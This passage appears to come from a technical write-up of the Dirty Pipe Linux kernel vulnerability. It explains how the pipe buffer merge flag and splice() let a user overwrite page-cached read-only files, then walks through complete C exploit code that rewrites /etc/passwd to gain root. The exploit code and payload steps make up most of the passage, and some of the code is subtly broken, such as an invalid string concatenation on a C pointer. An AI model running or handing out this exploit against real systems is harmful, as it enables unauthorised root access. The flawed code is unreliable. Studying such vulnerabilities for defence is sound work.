Overwriting with `"root::00:0:root:/root"`, any user could log in as root without a password. The :: indicates an empty password field, meaning that no password is required to log in as root.

2.3 Exploit idea

Now that we have all our tools in place, let’s try to understand the key steps of the exploit.

- We know that the PIPE_BUF_FLAG_CAN_MERGE is not cleared during a read and is also untouched before the splice operation.
- Let us try to make the kernel reuse this buffer. During the pipe_read(), the depleted buffer becomes reusable.

- Since it is a ring buffer, the empty buffer becomes the tail of the ring. So, we can modify the PIPE_BUF_FLAG_CAN_MERGE flag for all buffers by completely filling up and draining the pipe.
- This will also set the tail as the new head.
- After draining the pipe, the pipe will be empty, but every buffer has the PIPE_BUF_FLAG_CAN_MERGE flag set.
- This means that smaller data (below the page size) can be written into the buffer.
- The splice command is now used since it can connect a page from a source (e.g., file or process) to the pipe buffer (to read it).
- Some data (at least 1 byte) can be transferred from the input to our pipe with the splice call. The pipe buffer will reference the page of the input data, which the pipe read can obtain.
- The flag of the current buffer remained PIPE_BUF_FLAG_CAN_MERGE, so a pipe write will push data to the page of the input. Even if it was opened as read-only.

More precisely, to exploit this vulnerability, you need to:

- Create a pipe.
- Fill the pipe with arbitrary data (to set the PIPE_BUF_FLAG_CAN_MERGE flag in all ring entries).
- Drain the pipe (leaving the flag set in all struct pipe_buffer instances on the struct pipe_inode_info ring).
- Splice data from the target file (opened with O_RDONLY) into the pipe from just before the target offset.
- Write arbitrary data into the pipe; this data will overwrite the cached file page instead of creating a new anomyous struct pipe _buffer because PIPE_BUF_FLAG_CAN_MERGE is set.

The limitations of this exploit are:

- the attacker must have read permissions (because it needs to splice() a page into a pipe)
- the offset must not be on a page boundary (because at least one byte of that page must have been spliced into the pipe)
- the write cannot cross a page boundary (because a new anonymous buffer would be created for the rest)
- the file cannot be resized (because the pipe has its own page fill management and does not tell the page cache how much data has been appended)

2.4 PIPE_BUF_FLAG_CAN_MERGE flag

- This flag is used in the kernel's pipe implementation to indicate that a particular buffer in the pipe can be merged with subsequent writes
- If the flag is set, the kernel may optimize certain operations by combining (or merging) writes into the same pipe buffer
- This is primarily a performance optimization to reduce overhead

2.5 What is actually stored in the pipe buffer after splice?

2.5.1 File Pages

- When splice() reads data from a file descriptor, it does not directly copy the file's content into the pipe buffer. Instead, it creates a reference to the file page already cached in the kernel's page cache
- This is a zero-copy operation, meaning no actual data is copied into the pipe buffer

2.5.2 Pipe Buffer Metadata

The pipe buffer holds metadata that describes the file page, such as:


- A reference to the page in memory
- The offset and length of the data in the page
- Flags
- A file descriptor or inode reference for tracking where the data originated

2.6 Exploit Workflow (Simplified)

Prepare the pipe Use prepare_pipe to get a pipe into a state where its pipe_buffer metadata is initialized but data buffers are released.
Splice File Data into Pipe Use splice to transfer file data into the pipe, setting up conditions to modify immutable pages of the target file.
Overwrite File Data Leverage the vulnerability to write arbitrary data into the file via the pipe, bypassing normal write restrictions.

2.7 Exploit Code Walkthrough

The flow of the exploit is as follows:



We will go through these one by one.

2.7.1 `open(path, O_RDONLY)`

Open the /etc/passwd file in read mode. It is enough for the attacker to have read permission to modify the file in the exploit.

2.7.2 prepare_pipe(p)

The below is the prepare_pipe() function:

```
static void prepare_pipe(int p[2])
    {
    if(pipe(p)){
        exit(1);
    }

    const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
    static char buffer[4096];

    for(unsigned r = pipe_size; r > 0;){
        unsigned n;

        if(r > sizeof(buffer)){
            n = sizeof(buffer);
        }
        else{
            n = r;
        }

        write(p[1], buffer, n);

        r -= n;
    }

    for(unsigned r = pipe_size; r > 0;){
        unsigned n;

        if(r > sizeof(buffer)){
            n = sizeof(buffer);
        }
        else{
            n = r;
        }

        read(p[0], buffer, n);

        r -= n;
    }
}
```

The code writes chunks of 4096 bytes (or smaller, depending on what's left) to the write end of the pipe (p[1]), consuming the pipe's available memory. After filling it, the function reads all the data from the pipe's read end (p[0]), effectively draining it. This step doesn't clear the metadata of the pipe's buffers (flags remain initialized) but releases the actual data buffers.

2.7.3 splice(fd, &offset, p[1], NULL, 1, 0)

Splice one byte from the specified offset into the pipe; this will add a reference to the page cache, but since copy_page_to_iter_pipe() does not initialize the "flags", PIPE_BUF_FLAG_CAN_MERGE is still set. Note that if the return value is 0, that means end of input. Since p[1] refers to a pipe, then this means that there was no data to transfer.

Figure 2.5: splice() function signature

```
#define _GNU_SOURCE         /* See feature_test_macros(7) */
#define _FILE_OFFSET_BITS 64
#include <fcntl.h>

ssize_t splice(int fd_in, off_t *_Nullable off_in,
               int fd_out, off_t *_Nullable off_out,
               size_t len, unsigned int flags);
```

2.7.4 write(p[1], data, data_size)

The following write will write into the page cache, because of the PIPE_BUF_FLAG_CAN_MERGE flag. This is the final step in the exploit which changes the password in the "/etc/passwd" file. The `data` here is the hashed new password with the salt as root and uses the SHA-512-based hashing algorithm. The command to obtain `data` is `openssl passwd -6 -salt root <new_password>` , which uses the OpenSSL utility to generate a SHA-512 hashed password with a custom salt (root) and the input password.

2.8 Dirty Pipe code

```
#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif


static void prepare_pipe(int p[2])
{
        if(pipe(p)){
                exit(1);
        }

        const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);
        static char buffer[4096];

        for(unsigned r = pipe_size; r > 0;){
                unsigned n;

                if(r > sizeof(buffer)){
                        n = sizeof(buffer);
                }
                else{
                        n = r;
                }
```

```
                write(p[1], buffer, n);

                r -= n;
        }

        for(unsigned r = pipe_size; r > 0;){
                unsigned n;

                if(r > sizeof(buffer)){
                        n = sizeof(buffer);
                }
                else{
                        n = r;
                }

                read(p[0], buffer, n);

                r -= n;
        }
}

int main(int argc, char* argv[]){
        const char *const path = "/etc/passwd";

        loff_t offset = 4;
        const char *const data = argv[1] + ":0:0:test:/root:/bin/sh
           \n";

        printf("Setting root password to given argument\n");

        const size_t data_size = strlen(data);

        if(offset % PAGE_SIZE == 0){
                fprintf(stderr, "Sorry, cannot start writing at a
                   page boundary\n");
                return EXIT_FAILURE;
        }

        const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
        const loff_t end_offset = offset + (loff_t)data_size;
        if (end_offset > next_page) {
                fprintf(stderr, "Sorry, cannot write across a page
                   boundary\n");
                return EXIT_FAILURE;
        }

        const int fd = open(path, O_RDONLY);
        if (fd < 0) {
                perror("open failed");
                return EXIT_FAILURE;
        }

        struct stat st;
        if (fstat(fd, &st)) {
                perror("stat failed");
                return EXIT_FAILURE;
```

```
        }

        if (offset > st.st_size) {
                fprintf(stderr, "Offset is not inside the file\n");
                return EXIT_FAILURE;
        }

        if (end_offset > st.st_size) {
                fprintf(stderr, "Sorry, cannot enlarge the file\n")
                    ;
                return EXIT_FAILURE;
        }

        int p[2];
        prepare_pipe(p);

        --offset;
        ssize_t nbytes = splice(fd, &offset, p[1], NULL, 1, 0);
        if (nbytes < 0) {
                perror("splice failed");
                return EXIT_FAILURE;
        }
        if (nbytes == 0) {
                fprintf(stderr, "short splice\n");
                return EXIT_FAILURE;
        }

        nbytes = write(p[1], data, data_size); // passwd file is
            over written
        if (nbytes < 0) {
                perror("write failed");
                return EXIT_FAILURE;
        }
        if ((size_t)nbytes < data_size) {
                fprintf(stderr, "short write\n");
                return EXIT_FAILURE;
        }

        printf("password changed successfully\n");

        return 0;
}
```

2.9 Dump and todos